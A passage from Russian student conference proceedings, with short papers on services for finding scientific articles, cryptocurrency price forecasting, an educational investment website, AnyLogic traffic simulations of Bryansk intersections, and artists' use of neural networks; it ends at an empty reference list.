Наука играет важнейшую роль в развитие человечества. Современная наука публикует большое количество научных трудов. Научные статьи являются средством коммуникации между исследователями, предоставляя результаты исследований и распространяя новые знания [1]. С ростом объема научных публикаций в различных областях науки людям становится тяжелее находить полезные и интересующие их статьи. Поэтому сейчас, в эпоху информационных технологий, когда практически все знания, накопленные людьми за всю историю, находятся в открытом доступе, особенно важно иметь реализацию персонализированного подбора статей, которая поможет подобрать для каждого пользователя научные труды как из обширной сферы научных знаний, так и из узкой тематики.

Целевой аудиторией такого подбора могут быть студенты и научные сотрудники, ищущие научные статьи, как для использования в своих исследованиях, статьях, курсовых и дипломных работах, так и для общего развития и просмотра статей в интересующих темах.

На данный момент потребность в научных статьях удовлетворяется с помощью различных веб-решений. Рассмотрим основные из них

1. CORE – веб-сервис, основанный некоммерческой организацией, целью которого собирать статьи для объединения в доступную и открытую базу. Как достоинства CORE можно выделить: наличие более чем 272 миллионов статей в открытом доступе; наличие фильтров при поиске статей (года публикации, язык, автор, издание); наличие бесплатного API. Как недостатки нужно отметить: большинство статей на английском языке; низкая скорость работы.

2. Base – веб-сервис, являющийся одним из самых объемных поисковых систем в мире, особенно для академических веб-ресурсов [2]. Достоинствами сервиса являются: наличие более чем 346 миллиона статей, открытый доступ к 60% статей; наличие разных типов поиска; наличие фильтров. Недостатками являются: отсутствие API; ограничения доступа к 40% статей; не удобный сайт.

3. Киберленинка – веб-сервис, являющийся полностью открытой научной электронной библиотекой российских статей. Достоинства Киберленинки: наличие более чем 2 миллионов статей в открытом доступе; большинство статей на русском языке, что удобно русскоязычному читателю; наличие фильтров; высокое ранжирование сайта в поисковых системах при поиске научных статей, что удобно; высокая скорость работы. Как недостатки стоит упомянуть: наличие мешающей рекламы на сайте; малый суммарный объем статей по сравнению с остальными веб-решениями.

4. Elibrary – веб-сервис, являющийся крупнейшим российским информационно-аналитическим порталом в области науки. Достоинствами портала являются: наличие более 38 миллионов статей; наличие подробной информации о статьях. Как недостатки необходимо выделить: ограниченный доступ; платный API; низкая скорость работы.

В ходе стратегического анализа рынка веб-решений для персонализированного подбора литературы была доказана актуальность темы,

обозначена целевая аудитория, а также проведен анализ веб-решений, удовлетворяющих потребность при поиске научной литературы.

Из векторов развития подобных систем следует отметить важность открытости этих систем, добавления методов и моделей обработки естественных языков, реализации подбора статей с использованием синонимов и векторных представлений статей.

Список источников

1. Зачем и как писать научные статьи? [Электронный ресурс]: Нейроконтент. Режим доступа: <https://neurocontent.ru/question/zachem-i-kak-pisat-nauchnye-stati> (дата обращения: 20.03.2024).

2. What is BASE? [Электронный ресурс]: Base. Режим доступа: <https://www.base-search.net/about/en/index.php> (дата обращения: 20.03.2024).

3. Кравцов Д. В. Разработка приложений под мобильную платформу Android : лабораторный практикум / Д. В. Кравцов, М. А. Лосева, Е. А. Леонов, А.А. Кузьменко. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 72 с. – ISBN 978-5-9765-4014-9.

4. Leonov E.A., Leonov Y.A., Kazakov Y.M., Filippova L.B. Intellectual subsystems for collecting information from the internet to create knowledge bases for self-learning systems. *Advances in Intelligent Systems and Computing*. 2018. Т. 679. С. 94-103.

5. Русецкий А.М., Витязь П.А., Хейфец М.Л., Свирский Д.Н., Аверченков А.В., Аверченков В.И., Акулович Л.М., Барашко О.Г., Каштальян И.А., Родионова О.Л., Пынькин А.М., Терехов М.В., Шелег В.К. Автоматизация и управление в технологических комплексах. Минск, 2014.

Материал поступил в редколлегию 20.04.2024

УДК 004.9

Формализованные методы анализа изменения стоимости криптовалют

Федина Татьяна Павловна (ст. гр. О-20-ИАС-асид-С)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Кузьменко Александра Анатольевича (alex-rf-32@yandex.ru)

Аннотация. Рассматриваются методы анализа изменения стоимости криптовалют. В результате получено представление о методах прогнозирования стоимости криптовалют.

Ключевые слова: Анализ данных, криптовалюта, Python.

Актуальность, научная новизна и практическая значимость данной работы обусловлены тем, что сейчас можно наблюдать трансформацию традиционной

сферы денег и финансов и криптовалюты можно назвать одним из важных этапов этой трансформации. Прогнозирование будущей стоимости криптовалют является сложной задачей для инвесторов, трейдеров и исследователей рынка.

При анализе изменения стоимости криптовалют довольно часто прибегают к такому методу как прогнозирование на основе новостей. Данный способ может быть использован для более точного анализа и прогноза, и нередко является неизбежным при прогнозировании в любой сфере. Использование новостных данных позволит не только давать более точный прогноз, но и поможет отслеживать какие новости могут повлиять на рост или падение стоимости.

Прогнозирование криптовалют с помощью машинного обучения это довольно сложная задача из-за высокой волатильности и сложного характера криптовалютного рынка. В целом методология прогнозирования стоимости криптовалют состоит из следующих этапов: сбор информации и ее предварительная обработка, выбор модели и ее последующее обучение и тестирование.

Нужно отметить, что прогнозирование стоимости исходя только из исторических данных цен возможно используя такие методы как: традиционные статистические модели, такие как квадратичный дискриминантный анализ (QDA) или логистическая регрессия, обычно используемые для задач бинарной классификации, для попытки прогнозирования спада или роста цены. Деревья решений или случайный лес (RF) возможно использовать для получения информации о влиянии предикторов на стоимость криптовалют и прогнозирование движения цен. К-ближайших соседей (KNN) также используется для выявления аналогичных закономерностей в исторических данных и экстраполяции ценовых тенденций.

Хотя каждый алгоритм может демонстрировать многообещающий результат в прогнозе стоимости, их эффективность часто зависит от качества выбранного датасета и настроек выбранного алгоритма.

Несмотря на потенциальные преимущества использования машинного обучения для прогнозирования стоимости криптовалют, важно отметить, что данный рынок очень изменчив и непредсказуем. Чтобы улучшить результат, следует добавить семантический анализ новостей по тематике криптовалют, чтобы была возможность скорректировать уже полученные результаты. Семантический анализ служит для анализа эмоциональной окраски текста используя обработку естественного языка (NLP), по нему можно будет понять нужно ли корректировать прогноз в ту или иную сторону.

В заключении хочется сказать, что несмотря на популярность использования машинного обучения при анализе изменения стоимости не только криптовалют, но и в других сферах. А также при большом количестве различных алгоритмов для прогноза важно помнить, что любые прогнозы, сделанные с помощью моделей машинного обучения следует воспринимать с осторожностью.

Список источников

1. Исследование методов обработки текстовой информации и обзор этапов создания модели искусственного интеллекта при создании чат-ботов / А. В. Иванова, А. А. Кузьменко, Р. А. Филиппов [и др.] // Автоматизация и моделирование в проектировании и управлении. – 2021. – № 2(12). – С. 19-23. – DOI 10.30987/2658-6436-2021-2-19-23.
2. Development and study of the model for epidemic spread / A. V. Ivanova, A. S. Sazonova, A. A. Kuzmenko, L. B. Filippova // III International Workshop on Modeling, Information Processing and Computing (MIP: Computing-2021), Krasnoyarsk, 28 мая 2021 года. Vol. 2899. – Krasnoyarsk, Russia: CEUR-WS, 2021. – P. 9-16. – DOI 10.47813/dnit-mip3/2021-2899-9-16.
3. Sazonova, A. S. Calculation of a Complex Indicator of the Innovation Potential / A. S. Sazonova, A. A. Kuzmenko, M. V. Terekhov // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042028. – DOI 10.1088/1757-899X/753/4/042028.
4. Аверченков В.И., Лозбинев Ф.Ю., Тищенко А.А. Информационные системы в производстве и экономике. Москва, 2011.
5. Leonov Yu.A., Leonov E.A., Kuzmenko A.A., Martynenko A.A., Averchenkova E.E., Filippov R.A. Selection of rational schemes automation based on working synthesis instruments for technological processes. Yelm, WA, USA, 2019.

Материал поступил в редколлегию 20.04.2024

УДК 004.9; 005

Разработка образовательного сайта «Управление инвестиционным портфелем»

Абрамов Алексей Александрович (ст.гр. О-21-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Казакова Юрия Михайловича (kum2000@yandex.ru)

Аннотация Начинающие инвесторы сталкиваются с трудностями при освоении основ управления инвестиционным портфелем. Создание образовательного сайта, позволяет начинающим инвесторам освоить основы управления инвестиционным портфелем.

Ключевые слова: инвестиционный портфель, веб-сайт, методы оценки, интерфейс.

В последние годы интерес к инвестированию в России неуклонно растет. Это связано с рядом факторов, в том числе с повышением уровня финансовой грамотности населения, ростом благосостояния граждан и развитием фондового рынка.

Вместе с тем, многие начинающие инвесторы сталкиваются с трудностями при освоении основ управления инвестиционным портфелем. Им не хватает знаний и навыков для принятия обоснованных инвестиционных решений. Исследования в области управления инвестиционным портфелем проводятся в различных направлениях, включая:

Разработку новых методов оценки стоимости активов. В последние годы разрабатываются новые методы оценки стоимости активов, основанные на машинном обучении и искусственном интеллекте.

Разработку новых стратегий инвестирования. Традиционные стратегии инвестирования, такие как стоимостное инвестирование, активное управление и пассивное управление, имеют свои преимущества и недостатки. В последние годы разрабатываются новые стратегии инвестирования, которые сочетают в себе преимущества традиционных стратегий.

В настоящее время существует множество сайтов, посвященных управлению инвестиционным портфелем. Эти сайты предоставляют различные услуги, включая:

Информацию о рынках и инвестиционных инструментах. Сайты предоставляют информацию о текущих экономических показателях, новостях рынка, а также о различных инвестиционных инструментах.

Консультацию по управлению инвестиционным портфелем, а также автоматизированное управление портфелем. Сайты предоставляют

консультации по выбору инвестиционных инструментов, формированию портфеля и управлению рисками.

Разработка образовательного веб-сайта по управлению инвестиционным портфелем включает в себя использование таких языков как HTML, CSS и PHP. Эти три языка веб-программирования играют важную роль при создании веб-сайта для создания современного, понятного и удобного интерфейса, который обеспечивает комфортный просмотр страниц сайта.

Контент для сайта включает в себя информацию о различных инвестиционных инструментах, стратегиях инвестирования, а также о рисках и способах их минимизации.




Рисунок1. Общий вид веб-сайта

При разработке веб-сайта для обучения инвестиционному портфелю были поставлены задачи и достигнуты следующие результаты:

Сформирован курс «Введение в Финансы и Инвестиции»:

Веб-сайт предоставляет уникальную возможность для пользователей получить базовые знания в области финансов и инвестиций. Интерактивные курсы, созданные с использованием HTML, CSS, и JavaScript, обеспечивают эффективное обучение основам управления инвестиционным портфелем.

Добавление разделов "Справочники" и "Курсы" расширяет функциональность веб-сайта. Пользователи имеют возможность не только обучаться, но и находить дополнительные материалы и ресурсы для более глубокого погружения в тему инвестиций.

Список источников

1. Лукасевич, И. Я. Финансовое моделирование в фирме : учебник для вузов / И. Я. Лукасевич. — Москва : Издательство Юрайт, 2023. — 356 с. — (Высшее образование). — ISBN 978-5-534-11944-2.

2. Кравцов Д. В. Разработка приложений под мобильную платформу Android : лабораторный практикум / Д. В. Кравцов, М. А. Лосева, Е. А. Леонов, А.А. Кузьменко. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 72 с. – ISBN 978-5-9765-4014-9. – EDN EWDEKX.

3. Разработка структуры WEB-ресурса на основе потребностей конечного пользователя / А. А. Кузьменко, С. В. Кондратенко, А. С. Сазонова [и др.] // Новые информационные технологии в научных исследованиях : Материалы XXIII Всероссийской научно-технической конференции студентов, молодых ученых и специалистов: в 2 томах, Рязань, 12–14 декабря 2018 года. Том 1. – Рязань: Рязанский государственный радиотехнический университет, 2018. – С. 183-185.

4. Leonov Yu.A., Leonov E.A., Kuzmenko A.A., Martynenko A.A., Averchenkova E.E., Filippov R.A. Selection of rational schemes automation based on working synthesis instruments for technological processes. Yelm, WA, USA, 2019.

5. Kuzmenko A.A., Filippova L.B., Sazonova A.S., Filippov R.A. Intelligent system of classification and clusterization of environmental media for economic systems. В сборнике: Proceedings of the International Conference on Economics, Management and Technologies 2020 (ICEMT 2020). Сер. "Advances in Economics, Business and Management Research" 2020. С. 583-586.

Материал поступил в редколлегию 20.04.2024

УДК 004.94

Разработка имитационной модели движения транспорта и пешеходов на дорожном перекрестке с помощью программы ANYLOGIC

Агафонов Александр Максимович (ст.гр.О-22-ИСТ-вд-М)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Сазоновой Анны Сергеевны (asazonova@list.ru)

Аннотация. В данной статье описана разработка агентной модели дорожной сети в программе Anylogic. Модель имитирует дорожное движение на перекрестке улицы Авиационной и Горбатова в городе Брянск. Построенная модель стремится максимально точно имитировать движение транспорта и пешеходов на данной дороге, чтобы исследовать эффективность регулирования и дать рекомендации по его улучшению.

Ключевые слова: имитационное моделирование, пешеходный переход, перекресток, дорожное движение, светофор, пешеход.

Проблема организации дорожного движения является одной из важнейших в настоящее время. Моделирование дорожного движения может рассматриваться как эффективный способ предотвратить подобные ситуации. Моделирование движения заключается в создании имитационных моделей дорожного движения, которые похожи на реальные. Используя такие модели, мы можем изучать различные ситуации на дорогах, а затем использовать полученные результаты в качестве рекомендаций для возможного улучшения или оптимизации дорожной сети или конкретного участка.

Цель работы - определение оптимального варианта дорожного движения на указанном участке дороги путем регулирования светофорного режима.

Объект исследования - моделирование дискретно-событийных систем и агентного моделирования с использованием библиотеки дорожного движения.

Предмет исследования - построение модели автомобильного движения на пересечении ул. Авиационной и Горбатова.

Для построения модели используется программный комплекс *AnyLogic*, его пешеходная библиотека и библиотека дорожного движения.

Используя библиотеку дорожного движения и пешеходную библиотеку *AnyLogic*, была построена модель на пересечение улицы Фокина в городе Брянске с целью определения наиболее эффективного режима работы светофора на этих участках дороги.

Для примера использовался спутниковый снимок местности, взятый из сервиса Google Earth (Рисунок 1). Для более качественного отображения он был немного изменен в масштабах.



Рисунок 8. Моделируемый перекресток

Для изображения непосредственно самой дороги, необходимо использовать элемент Дорога, из библиотеки дорожного движения. В соответствии с тем, как проходит дорога на снимке, нами проводится поверх нее моделируемая дорожная система. Также настраиваются по необходимости другие элементы, такие как стоп-линии, перекрестки, направление дорог, количество полос и т.д. (Рисунок2)



Рисунок 9. Сегмент проектируемой дороги

Для того, чтобы воссоздать процесс дорожного движения, необходимо использовать соответствующие элементы библиотеки дорожного движения. (Рисунок 3).




Рисунок 10. Схема светофорной регуляции для машин

Для создания пешеходной системы необходимо выделить область, в рамках которой эти пешеходы могут двигаться и зону, за пределы которой они не могут пройти, до выполнения определенного условия. После чего необходимо настроить модель с помощью блоков пешеходной библиотеки AnyLogic (Рисунок 4).




Рисунок 11. Схема регулируемого пешеходного перехода

Для управления движением автомобилей и пешеходов на перекрестке требуется установить светофор. Он будет отвечать за регулировку движения на данном перекрестке. Также для выбранной дорожной системы наиболее подходящим является режим стоп-линий перекрестка. После выбора необходимой опции, предоставляется возможность настроить фазы светофора, то есть задать его режим работы.

При запуске модели, светофоры будут работать в соответствии с реальными светофорами на данном перекрестке, то есть в зависимости от прошедшего времени, светофоры будут изменять свой цвет, тем самым заставляя водителей уступить дорогу пешеходам или наоборот.

После построения модели произведено тестирование ее корректной работы. Были выявлены определенные параметры, изменение которых оказывало положительное или отрицательное влияние на функционирование модели. Один из таких параметров - "длительность фаз светофора". Если время, выделенное для зеленого сигнала светофора на оживленном участке дороги, будет недостаточным, возникнет проблема заторов. Вторым параметром - "интенсивность появления машин". При высокой интенсивности появления машин заторы образуются быстро. Поэтому было принято решение установить

интенсивность в 200 автомобилей в час и появление автобусов в 20 автомобилях в час, чтобы обеспечить оптимальное движение на перекрестке. С помощью функционала "roadNetworkDescriptor" из библиотеки дорожного движения можно отслеживать место возможного затора и регулировать скорость автомобилей, чтобы зона затора стала более заметной и вероятной. (Рисунок14).



Рисунок 11 Видимость пробок на перекрестке

С использованием удобных и практичных инструментов AnyLogic, включая ее библиотеки для дорожного и пешеходного движения, удалось создать достаточно реалистичную имитацию дорожного перекрестка на пересечении улицы Авиационной и Горбатова. Разработка модели не требовала больших ресурсов, но в результате получен готовый 3D-макет реальной системы. Этот вид моделирования можно использовать для выявления потенциальных проблем и недостатков в спроектированной дорожной системе, а затем строить наиболее оптимальную и корректную дорожную сеть. Это позволяет дальнейшее совершенствование системы и повышение ее эффективности.

Список источников

1. Поиск оптимальных технологических процессов с использованием алгоритмов эвристического поиска / Ю. А. Леонов, Е. А. Леонов, А. С. Зуева, А. С. Сазонова // Вестник Брянского государственного технического университета. – 2017. – № 4(57). – С. 122-127. – DOI 10.12737/article_5a02fa07c12da0.87522967. – EDN ZRQHFJ.
2. Kuzmenko, A. A. Neural Network Analysis of Ecological and Floristic Classification as a Basis for Protection of Regional Biodiversity / A. A. Kuzmenko, A. V. Averchenkov, A. S. Sazonova // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042029. – DOI 10.1088/1757-899X/753/4/042029. – EDN EAYYPM.
3. Sazonova, A. S. Calculation of a Complex Indicator of the Innovation Potential / A. S. Sazonova, A. A. Kuzmenko, M. V. Terekhov // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042028. – DOI 10.1088/1757-899X/753/4/042028. – EDN UVCPYJ.

4. Кузьменко, А. А. Методы и подходы к разработке системы автоматизированного анализа динамики изменения площади лесных насаждений на основе методов автоматического распознавания образов / А. А. Кузьменко, Д. Е. Кондрашин // Эргодизайн. – 2019. – № 4(6). – С. 230-240. – DOI 10.30987/2619-1512-2019-2019-4-230-240.

5. Kuzmenko A.A., Filippova L.B., Sazonova A.S., Filippov R.A. Intelligent system of classification and clusterization of environmental media for economic systems. В сборнике: Proceedings of the International Conference on Economics, Management and Technologies 2020 (ICEMT 2020). Сер. "Advances in Economics, Business and Management Research" 2020. С. 583-586.

Материал поступил в редколлегию 20.04.2024

УДК 004.8

Анализ использования нейронных сетей художниками

Алехин Иван Дмитриевич (ст.гр.20-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Малахова Юрия Антоновича (yumat55@yandex.ru)

Аннотация. Анализ работы нейронных сетей позволяет понять особенности их творческого процесса и возможность создания уникальных изображений на основе текстового запроса. Разработанная методика может быть применена художниками для повышения качества их творческой работы и расширения их творческого потенциала.

Ключевые слова: нейросети, художник, интернет-изображение, творчество.

Нейросети на сегодняшний день стали широко используемым инструментом различных областях, включая искусство и творческую деятельность. Искусственный интеллект для художников становится все более значимым инструментом в работе, позволяющий более эффективно и качественно выполнять свою работу, а также расширить творческий потенциал художников и вдохновлять их на новые идеи. При правильном использовании нейросетей при творческом процессе художники могут создавать удивительные произведения искусства, а также исследовать новые стили изобразительного искусства [1].

Научная значимость работы заключается в анализе работы нейросетей, различий в творческом процессе нейросетей и художников, а также возможном применении нейросетей художниками. Практическая значимость заключается в применении разработанной методики художниками для получения лучшего результата своей творческой деятельности.

Нейросети стали широко используемым инструментом, включая и творческую деятельность. Способные обучаться на основе вложенных в них картин, они могут создавать новые и уникальные изображения.

Для обучения нейронных сетей описанию изображений использовались ручные и автоматические методы: изображения вручную аннотировались лаборантами, а огромное количество интернет-изображений с сопровождающими описаниями загружалось в сети для автоматической обработки.

Конечная цель заключалась в том, чтобы научить нейронные сети подавлять шум на изображении путем постепенного увеличения его уровня и задания сети его удаления, что привело к возможности генерации изображений на основе текстовых описаний, примером которых являются такие запросы, как «кот в скафандре».

Анализ работы нейросетей был проведен на основе нейросети DALL-E [2], которая делит задачу создания изображения из текстового запроса на две части, с помощью которых и получается итоговый результат (рисунок 1).




Рисунок 1-Принцип работы нейросети DALL-E.

Итоговый результат работы художника и нейросети одинаковый, им является картина. Но процесс создания картины у них совершенно разный. Для наглядности работы нейросетей был выполнен текстовый запрос. На основе этого запроса в нейросеть было получено 4 варианта изображения (рисунок 2).



Рисунок 2-Пример работы нейросети

Нейросети работают на основе вложенных в нее знаний, не обладая творческим мышлением, в отличие от художника, который придает смысл своему произведению. Также каждый художник обладает уникальным стилем, а нейросети в свою очередь могут лишь подражать существующим стилям. При творческом процессе художники могут передавать картине свое настроение и переживания, делая картину более уникальной.

Важным способом использования нейронной сети является генерация идеи для картины. Художник, которому поручена конкретная тема, может обратиться к нейронной сети для создания мастер-композиции. Правильная композиция помогает сбалансировать элементы изображения и создать гармонию зрительного восприятия.

Художник также может использовать нейронную сеть в качестве инструмента, чтобы показать, как выглядит стиль конкретного художника. Если клиент ищет этот конкретный стиль и хочет получить произведение, напоминающее работы этого художника, то нейронная сеть может помочь в этом.

Цветовая палитра композиции также важна при создании картины. Цветовая палитра играет ключевую роль в создании общего впечатления от картины. Оно способно вызвать у зрителя определенные эмоции и ассоциации, передать настроение и подчеркнуть тему произведения. Кроме того, цвета можно использовать для создания глубины и пространственной перспективы, а также для выделения определенных элементов и деталей картины. Нейронная сеть может отображать примерную цветовую палитру, чтобы выразить настроение самого изображения. Также можно использовать нейросеть для объединения нескольких изображений в одно, поэтому это будет удобный инструмент для художника, если заказчик решит внести изменения в полученную картину. В этом случае художник может использовать нейронную сеть для визуализации полученной работы.

Список источников

1. Дружинина, А. А. Художник и нейросеть: симбиоз будущего? / А. А. Дружинина // Декоративное искусство и предметно-пространственная среда. Вестник РГХПУ им. С.Г. Строганова. – 2023. – № 3-3. – С. 39-64. – DOI 10.37485/1997-4663_2023_3_3_39_64. – EDN MQKTXU.
2. Как нейросети создают изображения? // vc.ru URL: <https://vc.ru/design/846807-kak-neyroseti-sozdayutizobrazheniya?ysclid=ltwt5acnho233330513>
3. Как художнику использовать нейросети в работе // dtf.ru URL: <https://dtf.ru/gamedev/2078150-kak-hudozhniku-ispolzovat-neiroseti-v-rabote?ysclid=ltwt1pewuo629365283>.
4. Кузьменко А.А. Технология трехмерного моделирования и текстурирования объектов в Blender 3d и 3d Max : Учебное пособие / А. А. Кузьменко, А. Д. 5. Гладченков, В. А. Шкаберин [и др.]. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2019. – 142 с. – ISBN 978-5-9765-4216-7.
5. Иванова А. В. Исследование методов обработки текстовой информации и обзор этапов создания модели искусственного интеллекта при создании чат-ботов / А. В. Иванова, А. А. Кузьменко, Р. А. Филиппов [и др.] // Автоматизация и моделирование в проектировании и управлении. – 2021. – № 2(12). – С. 19-23. – DOI 10.30987/2658-6436-2021-2-19-23.

Материал поступил в редколлегию 20.04.2024

УДК 004.94

Разработка имитационной модели движения транспорта и пешеходов на дорожном перекрестке с помощью ANYLOGIC

Аргачева Валерия Дмитриевна (ст.гр.О-22-ИСТ-вд-М)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Сазоновой Анны Сергеевны (asazonova@list.ru)

Аннотация: в данной статье показана модель дорожного движения перекрестка, находящегося возле ТРЦ Бум Сити города Брянска, пересечение улицы Куйбышева и улицы III Интернационала. Имитационная модель отображает все настоящие процессы, которые могут происходить на настоящем перекрестке благодаря чему можно оценить корректность дорожного движения и дать оценку.

Ключевые слова: AnyLodgic, имитационная модель, перекресток, дорожное движение, пешеходный переход.

На сегодняшний день современный мир имеет очень большое количество автомобилей. Почти в каждой семье минимум одно средство передвижения. В

связи с большой загруженностью трафика возрастает необходимость в светофорах, особенно на перекрестках. Поскольку они уменьшают риск создания потенциальной аварийной ситуации и минимизируют количество пробок. А также облегчают возможность пешеходам перейти на другую сторону улицы.

Целью задачи данной работы является построение модели существующего перекрестка в реальной жизни и определение оптимального варианта дорожного движения на данном участке дороги путем регулирования светофорного режима.

Предметом исследования является построение модели автомобильного движения на пересечение двух улиц, Куйбышева и 3 Интернационала.

С помощью библиотеки дорожного движения и пешеходной библиотеке в AnyLogic была построена модель перекрестка находящегося возле ТРЦ Бум Сити, на пересечении улицы Куйбышева и улицы III Интернационала.

Для создания модели использовался со снимок спутниковый системы интересующего нас перекрестка (Рисунок 1).



Рисунок 1. Снимок со спутника

Для того чтобы смоделировать транспортное движение, необходимо отрисовать дорогу по которой будут передвигаться автомобили. На готовое фото добавить компоненты, отвечающие за движение автомобилей и пешеходов. Итоговая модель примет вид (Рисунок 2,3):




Рисунок 2. Схема дорожного движения




Рисунок 3- Схема движения пешеходов

Добавив в модель анимацию, можно увидеть реалистичный процесс движения по перекрестку (Рисунок 4).




Рисунок4. Процесс движения по перекрестку

После окончания построения модели перекрестка с тестированием дорожной сети для автомобилей и пешеходов, можно сделать вывод, что изменять параметры нужно с осторожностью, поскольку любые действия могут спровоцировать аварийную ситуацию. Необходимо учитывать, что все действия следует отобразить и на светофоре, и траектории движения. Поскольку автомобиль может не успеть проехать на свой свет или не сможет въехать в поворот.

Также, в связи с изменением тайминга светофора, нужно учитывать загруженность дороги. Поскольку на какую-то полосу автомобили могут прибывать более интенсивно.

Список источников

